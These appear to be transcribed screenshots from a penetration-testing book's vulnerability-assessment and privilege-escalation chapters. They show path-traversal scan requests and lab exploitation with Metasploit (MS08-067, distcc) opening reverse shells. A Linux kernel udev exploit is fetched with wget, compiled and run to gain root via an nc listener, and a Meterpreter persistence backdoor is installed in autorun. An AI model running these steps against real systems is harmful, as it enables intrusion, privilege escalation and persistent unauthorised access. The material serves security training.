
Network Vulnerability Assessment


The screenshot shows the OWASP Zed Attack Proxy (ZAP) interface. The main window displays a "Welcome to the OWASP Zed Attack Proxy (ZAP)" message. Below the message, there is a "URL to attack:" field containing "http://demo.testfire.net" and a "Progress:" indicator showing "Actively scanning (attacking) the URLs discovered by the spider". At the bottom, a table lists the scan results.

Id	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
9	27/8/18 10:25:10 AM	27/8/18 10:25:10 AM	GET	http://demo.testfire.net/1912286501921897205	404	Not Found	123 ms	184 bytes	1,245 bytes
11	27/8/18 10:25:11 AM	27/8/18 10:25:11 AM	GET	http://demo.testfire.net/robots.txt?query=c%3A%2FWindows...	200	OK	119 ms	271 bytes	49 bytes
12	27/8/18 10:25:11 AM	27/8/18 10:25:11 AM	GET	http://demo.testfire.net/?query=c%3A%2FWindows%2Fysyste...	200	OK	64 ms	395 bytes	9,605 bytes
13	27/8/18 10:25:12 AM	27/8/18 10:25:12 AM	GET	http://demo.testfire.net/robots.txt?query=c%3A%2FWindows...	200	OK	120 ms	271 bytes	49 bytes
14	27/8/18 10:25:13 AM	27/8/18 10:25:13 AM	GET	http://demo.testfire.net/?query=c%3A%2FWindows%2Fysyste...	200	OK	123 ms	396 bytes	9,605 bytes
15	27/8/18 10:25:13 AM	27/8/18 10:25:14 AM	GET	http://demo.testfire.net/robots.txt?query=c%3A%2F	200	OK	119 ms	271 bytes	49 bytes
16	27/8/18 10:25:14 AM	27/8/18 10:25:14 AM	GET	http://demo.testfire.net/?query=c%3A%2F	200	OK	120 ms	395 bytes	9,605 bytes
17	27/8/18 10:25:15 AM	27/8/18 10:25:15 AM	GET	http://demo.testfire.net/robots.txt?query=%2F	200	OK	61 ms	271 bytes	49 bytes
18	27/8/18 10:25:15 AM	27/8/18 10:25:15 AM	GET	http://demo.testfire.net/robots.txt?query=c%3A%2F	200	OK	61 ms	271 bytes	49 bytes
19	27/8/18 10:25:15 AM	27/8/18 10:25:15 AM	GET	http://demo.testfire.net/?query=%2F	200	OK	80 ms	395 bytes	9,605 bytes
20	27/8/18 10:25:16 AM	27/8/18 10:25:17 AM	GET	http://demo.testfire.net/robots.txt?query=WEB-INF%2Fweb.xml	200	OK	121 ms	271 bytes	49 bytes
21	27/8/18 10:25:17 AM	27/8/18 10:25:17 AM	GET	http://demo.testfire.net/?query=c%3A%2F	200	OK	61 ms	395 bytes	9,605 bytes
22	27/8/18 10:25:18 AM	27/8/18 10:25:18 AM	GET	http://demo.testfire.net/robots.txt?query=WEB-INF%2Fweb.xml	200	OK	62 ms	271 bytes	49 bytes

The screenshot shows the Burp Suite interface. The top menu bar includes "Target", "Proxy", "Spider", "Scanner", "Intruder", "Repeater", "Sequencer", "Decoder", "Comparer", "Extender", "Project options", "User options", and "Alerts". The main window is divided into several panels. The "Site map" panel is active, showing a tree view of the scanned site. The "Contents" panel is also visible, displaying a table of scanned items with columns for Host, Method, URL, Params, Sta..., Length, MIME type, Title, and Comment. The "Issues" panel is empty, and the "Advisory" panel is also empty. The bottom status bar shows "0 matches".

Chapter 8: Privilege Escalation





```
root@kali: ~  
File Edit View Search Terminal Help  
msf > use exploit/windows/smb/ms08_067_netapi  
msf exploit(windows/smb/ms08_067_netapi) > show options  
Module options (exploit/windows/smb/ms08_067_netapi):  



| Name    | Current Setting | Required | Description                            |
|---------|-----------------|----------|----------------------------------------|
| RHOST   |                 | yes      | The target address                     |
| RPORT   | 445             | yes      | The SMB service port (TCP)             |
| SMBPIPE | BROWSER         | yes      | The pipe name to use (BROWSER, SRVSVC) |

  
Exploit target:  


| Id | Name                |
|----|---------------------|
| 0  | Automatic Targeting |

  
msf exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.25.130  
RHOST => 192.168.25.130  
msf exploit(windows/smb/ms08_067_netapi) > exploit  
[*] Started reverse TCP handler on 192.168.25.128:4444  
[*] 192.168.25.130:445 - Automatically detecting the target..  
[*] 192.168.25.130:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English  
[*] 192.168.25.130:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)  
[*] 192.168.25.130:445 - Attempting to trigger the vulnerability..  
[*] Sending stage (179779 bytes) to 192.168.25.130  
[*] Meterpreter session 1 opened (192.168.25.128:4444 -> 192.168.25.130:1707) at 2018-08-14 11:10:17 +0530  
meterpreter > █
```

```
root@kali: ~  
File Edit View Search Terminal Help  
[*] 192.168.25.130:445 - Attempting to trigger the vulnerability...  
[*] Sending stage (179779 bytes) to 192.168.25.130  
[*] Meterpreter session 2 opened (192.168.25.128:4444 -> 192.168.25.130:1714) at 2018-08-14 11:15:00 +0530  
  
meterpreter > getsystem  
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM  
meterpreter > shell  
Process 4956 created.  
Channel 1 created.  
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.  
C:\WINDOWS\system32>
```



Network Vulnerability Assessment

The screenshot displays the SPARTA 1.0.3 (BETA) interface. The main window shows a port scan of the host 192.168.25.129. The table below lists the open ports and services found:

Port	Protocol	State	Name	Version
111	tcp	open	rpcbind	2 (RPC #100000)
137	udp	open	netbios-ns	Samba rmbd netbios-ns (workgroup: WORKGROUP)
139	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512	tcp	open	exec	netkit-rsh rexecd
513	tcp	open	login	OpenBSD or Solaris rlogind
514	tcp	open	tcpwrapped	
1099	tcp	open	rmiregistry	GNU Classpath gmirregistry
1524	tcp	open	shell	Metasploitable root shell
2049	tcp	open	nfs	2-4 (RPC #100003)
2121	tcp	open	ftp	ProFTPD 1.3.1
3306	tcp	open	mysql	MySQL 5.0.51a-Jubuntu5
3632	tcp	open	distccd	distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432	tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900	tcp	open	vnc	VNC (protocol 3.3)
6000	tcp	open	X11	(access denied)
6667	tcp	open	irc	UnrealIRCd

The log window at the bottom shows the following scan results:

Progress	Tool	Host	Start time	End time	Status
██████████	screenshot (8180/tcp)	192.168.25.129	31 Jul 2018 14:01:22	31 Jul 2018 14:01:22	Finished
██████████	nikto (8180/tcp)	192.168.25.129	31 Jul 2018 14:01:17	31 Jul 2018 14:02:41	Finished
██████████	x11screen (6000/tcp)	192.168.25.129	31 Jul 2018 14:01:16	31 Jul 2018 14:02:33	Finished
██████████	ftp-default (2121/tcp)	192.168.25.129	31 Jul 2018 14:01:16	31 Jul 2018 14:01:24	Finished
██████████	nmap (stage 5)	192.168.25.129	31 Jul 2018 14:01:16	31 Jul 2018 14:03:24	Finished
██████████	ftp-default (21/tcp)	192.168.25.129	31 Jul 2018 14:00:59	31 Jul 2018 14:00:59	Finished
██████████	nmap (stage 4)	192.168.25.129	31 Jul 2018 14:00:58	31 Jul 2018 14:01:16	Finished

```
root@kali: ~  
File Edit View Search Terminal Help  
=[ metasploit v4.16.30-dev ]  
+ -- --=[ 1721 exploits - 986 auxiliary - 300 post ]  
+ -- --=[ 507 payloads - 40 encoders - 10 nops ]  
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf > search distcc  
[!] Module database cache not built yet, using slow search  
  
Matching Modules  
=====
```

Name	Disclosure Date	Rank	Description
exploit/unix/misc/distcc_exec	2002-02-01	excellent	DistCC Daemon Command Execution

```
msf > info exploit/unix/misc/distcc_exec  
  
Name: DistCC Daemon Command Execution  
Module: exploit/unix/misc/distcc_exec  
Platform: Unix  
Arch: cmd  
Privileged: No  
License: Metasploit Framework License (BSD)  
Rank: Excellent  
Disclosed: 2002-02-01  
  
Provided by:  
hdm <x@hdm.io>  
  
Available targets:  
Id Name  
-- --  
0 Automatic Target  
  
Basic options:  
Name Current Setting Required Description  
-----  
RHOST yes The target address  
RPORT 3632 yes The target port (TCP)  
  
Payload information:  
Space: 1024  
  
Description:  
This module uses a documented security weakness to execute arbitrary  
commands on any system running distccd.  
  
References:  
https://cvedetails.com/cve/CVE-2004-2687/  
OSVDB (13378)  
http://distcc.samba.org/security.html  
  
msf > |
```

```
root@kali: ~  
File Edit View Search Terminal Help  
msf > use exploit/unix/misc/distcc_exec  
msf exploit(unix/misc/distcc_exec) > show options  
Module options (exploit/unix/misc/distcc_exec):  


| Name  | Current Setting | Required | Description           |
|-------|-----------------|----------|-----------------------|
| RHOST |                 | yes      | The target address    |
| RPORT | 3632            | yes      | The target port (TCP) |

  
Exploit target:  


| Id | Name             |
|----|------------------|
| 0  | Automatic Target |

  
msf exploit(unix/misc/distcc_exec) > set RHOST 192.168.25.129  
RHOST => 192.168.25.129  
msf exploit(unix/misc/distcc_exec) > exploit  
[*] Started reverse TCP double handler on 192.168.25.128:4444  
[*] Accepted the first client connection...  
[*] Accepted the second client connection...  
[*] Command: echo AEvuPQbRPePcWYvf;  
[*] Writing to socket A  
[*] Writing to socket B  
[*] Reading from sockets...  
[*] Reading from socket A  
[*] A: "AEvuPQbRPePcWYvf\r\n"  
[*] Matching...  
[*] B is input...  
[*] Command shell session 1 opened (192.168.25.128:4444 -> 192.168.25.129:47804) at 2018-07-31 14:09:04 +0530  
  
whoami  
daemon  
uname -a  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

```

root@kali: ~
File Edit View Search Terminal Help
--05:02:46-- http://192.168.25.128/8572.c
=> `8572.c'
Connecting to 192.168.25.128:80... connected.
HTTP request sent, awaiting response... 404 Not Found
05:02:46 ERROR 404: Not Found.

wget http://192.168.25.128/8572.c
--05:07:10-- http://192.168.25.128/8572.c
=> `8572.c'
Connecting to 192.168.25.128:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,876 (2.8K) [text/x-csrc]

OK .. 100% 81.82 MB/s

05:07:10 (81.82 MB/s) - `8572.c' saved [2876/2876]

gcc -o exploit 8572.c
8572.c:110:28: warning: no newline at end of file
ls -l
total 20
-rw----- 1 tomcat55 nogroup 0 Jul 31 01:50 5173.jsvc_up
-rw-r--r-- 1 daemon daemon 2876 Jul 31 2018 8572.c
-rwxr-xr-x 1 daemon daemon 8634 Jul 31 05:07 exploit
-rw-r--r-- 1 daemon daemon 49 Jul 31 05:03 run
cat /proc/net/netlink
sk Eth Pid Groups Rmem Wmem Dump Locks
ddf0f800 0 0 00000000 0 0 00000000 2
df8ec400 4 0 00000000 0 0 00000000 2
dd39b800 7 0 00000000 0 0 00000000 2
dd8d7600 9 0 00000000 0 0 00000000 2
dd834400 10 0 00000000 0 0 00000000 2
ddf0fc00 15 0 00000000 0 0 00000000 2
df901c00 15 2768 00000001 0 0 00000000 2
ddf17800 16 0 00000000 0 0 00000000 2
df84c800 18 0 00000000 0 0 00000000 2
ps aux | grep udev
root 2769 0.0 0.1 2216 648 ? S<s 01:49 0:00 /sbin/udevd --daemon
./exploit 2768
./exploit 2768

```

```


root@kali: ~
File Edit View Search Terminal Help
root@kali:~# searchsploit privilege | grep -i linux | grep -i kernel | grep 2.6 | grep 8572
Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.04) UDEV < 1.4.1 - Local Privilege Escalation (2) | exploits/linux/local/8572.c
root@kali:~# service apache2 restart
root@kali:~# cp /usr/share/exploitdb/exploits/linux/local/8572.c /var/www/html/
root@kali:~# nc -lvp 12345
listening on [any] 12345 ...
192.168.25.129: inverse host lookup failed: Unknown host
connect to [192.168.25.128] from (UNKNOWN) [192.168.25.129] 45977
whoami
root

```



```
root@kali: ~  
File Edit View Search Terminal Help  
meterpreter > run persistence -h  
[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.  
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]  
Meterpreter Script for creating a persistent backdoor on a target host.  
OPTIONS:  
-A Automatically start a matching exploit/multi/handler to connect to the agent  
-L <opt> Location in target host to write payload to, if none %TEMP% will be used.  
-P <opt> Payload to use, default is windows/meterpreter/reverse_tcp.  
-S Automatically start the agent on boot as a service (with SYSTEM privileges)  
-T <opt> Alternate executable template to use  
-U Automatically start the agent when the User logs on  
-X Automatically start the agent when the system boots  
-h This help menu  
-i <opt> The interval in seconds between each connection attempt  
-p <opt> The port on which the system running Metasploit is listening  
-r <opt> The IP of the system running Metasploit listening for the connect back  
meterpreter > |
```

```
root@kali: ~  
File Edit View Search Terminal Help  
meterpreter > run persistence A L c:\ -X 60 p 443 r 192.168.25.128  
[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.  
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]  
[*] Running Persistence Script  
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/SAGAR-C51B4AADE_20180820.1746/SAGAR-C51B4AADE_20180820.1746.rc  
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.25.128 LPORT=4444  
[*] Persistent agent script is 99606 bytes long  
[+] Persistent Script written to C:\WINDOWS\TEMP\zlfSzbk.vbs  
[*] Executing script C:\WINDOWS\TEMP\zlfSzbk.vbs  
[+] Agent executed with PID 1872  
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\vrAVBZoyG0Y  
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\vrAVBZoyG0Y  
meterpreter > |
```

```
root@kali: ~  
File Edit View Search Terminal Help  
  
https://metasploit.com  
  
=[ metasploit v4.16.30-dev ]  
+ -- --=[ 1722 exploits - 986 auxiliary - 300 post ]  
+ -- --=[ 507 payloads - 40 encoders - 10 nops ]  
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf > use exploit/windows/smb/ms08_067_netapi  
msf exploit(windows/smb/ms08_067_netapi) > show options  
Module options (exploit/windows/smb/ms08_067_netapi):  


| Name    | Current Setting | Required | Description                            |
|---------|-----------------|----------|----------------------------------------|
| RHOST   |                 | yes      | The target address                     |
| RPORT   | 445             | yes      | The SMB service port (TCP)             |
| SMBPIPE | BROWSER         | yes      | The pipe name to use (BROWSER, SRVSVC) |

  
Exploit target:  


| Id | Name                |
|----|---------------------|
| 0  | Automatic Targeting |

  
msf exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.25.130  
RHOST => 192.168.25.130  
msf exploit(windows/smb/ms08_067_netapi) > exploit  
  
[*] Started reverse TCP handler on 192.168.25.128:4444  
[*] 192.168.25.130:445 - Automatically detecting the target...  
[*] 192.168.25.130:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English  
[*] 192.168.25.130:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)  
[*] 192.168.25.130:445 - Attempting to trigger the vulnerability...  
[*] Sending stage (179779 bytes) to 192.168.25.130  
[*] Meterpreter session 1 opened (192.168.25.128:4444 -> 192.168.25.130:1072) at 2018-08-20 11:53:03 +0530  
  
meterpreter > □
```


Event Viewer (Local) - Application 109 event(s)



Type	Date	Time	Source	Category	Ev...	User	Computer
Information	8/20/2018	11:58:21 ...	vmtools	None	105	N/A	SAGAR-C51B4AADE
Information	8/20/2018	11:53:21 ...	vmtools	None	105	N/A	SAGAR-C51B4AADE
Information	8/20/2018	11:48:20 ...	vmtools	None	105	N/A	SAGAR-C51B4AADE
Information	8/20/2018	11:43:20 ...	vmtools	None	105	N/A	SAGAR-C51B4AADE
Information	8/20/2018	11:38:19 ...	vmtools	None	105	N/A	SAGAR-C51B4AADE
Information	8/20/2018	11:33:19 ...	vmtools	None	105	N/A	SAGAR-C51B4AADE
Information	8/20/2018	11:28:18 ...	vmtools	None	105	N/A	SAGAR-C51B4AADE
Information	8/20/2018	11:23:18 ...	vmtools	None	105	N/A	SAGAR-C51B4AADE
Information	8/20/2018	11:18:17 ...	vmtools	None	105	N/A	SAGAR-C51B4AADE
Information	8/20/2018	11:13:17 ...	vmtools	None	105	N/A	SAGAR-C51B4AADE
Information	8/20/2018	11:08:16 ...	vmtools	None	105	N/A	SAGAR-C51B4AADE
Information	8/20/2018	11:03:16 ...	vmtools	None	105	N/A	SAGAR-C51B4AADE
Information	8/20/2018	10:58:15 ...	vmtools	None	105	N/A	SAGAR-C51B4AADE
Information	8/20/2018	10:53:15 ...	vmtools	None	105	N/A	SAGAR-C51B4AADE
Information	8/20/2018	10:48:14 ...	vmtools	None	105	N/A	SAGAR-C51B4AADE
Information	8/20/2018	10:43:14 ...	vmtools	None	105	N/A	SAGAR-C51B4AADE
Information	8/20/2018	10:38:13 ...	vmtools	None	105	N/A	SAGAR-C51B4AADE
Information	8/20/2018	10:33:13 ...	vmtools	None	105	N/A	SAGAR-C51B4AADE

Event Viewer (Local) - System 258 event(s)

Type	Date	Time	Source	Category	Ev...	User	Computer
Information	8/20/2018	11:59:57 ...	Service Control Manager	None	7036	N/A	SAGAR-C51B4AADE
Information	8/20/2018	11:59:57 ...	Service Control Manager	None	7035	SYSTEM	SAGAR-C51B4AADE
Error	8/20/2018	11:58:22 ...	Service Control Manager	None	7031	N/A	SAGAR-C51B4AADE
Information	8/20/2018	11:58:22 ...	Service Control Manager	None	7036	N/A	SAGAR-C51B4AADE
Error	8/20/2018	11:53:21 ...	Service Control Manager	None	7031	N/A	SAGAR-C51B4AADE
Information	8/20/2018	11:53:21 ...	Service Control Manager	None	7036	N/A	SAGAR-C51B4AADE
Information	8/20/2018	11:50:40 ...	Tcpip	None	4201	N/A	SAGAR-C51B4AADE
Error	8/20/2018	11:48:21 ...	Service Control Manager	None	7031	N/A	SAGAR-C51B4AADE
Information	8/20/2018	11:48:20 ...	Service Control Manager	None	7036	N/A	SAGAR-C51B4AADE
Error	8/20/2018	11:43:20 ...	Service Control Manager	None	7031	N/A	SAGAR-C51B4AADE
Information	8/20/2018	11:43:20 ...	Service Control Manager	None	7036	N/A	SAGAR-C51B4AADE
Error	8/20/2018	11:38:20 ...	Service Control Manager	None	7031	N/A	SAGAR-C51B4AADE
Information	8/20/2018	11:38:20 ...	Service Control Manager	None	7036	N/A	SAGAR-C51B4AADE
Error	8/20/2018	11:33:19 ...	Service Control Manager	None	7031	N/A	SAGAR-C51B4AADE
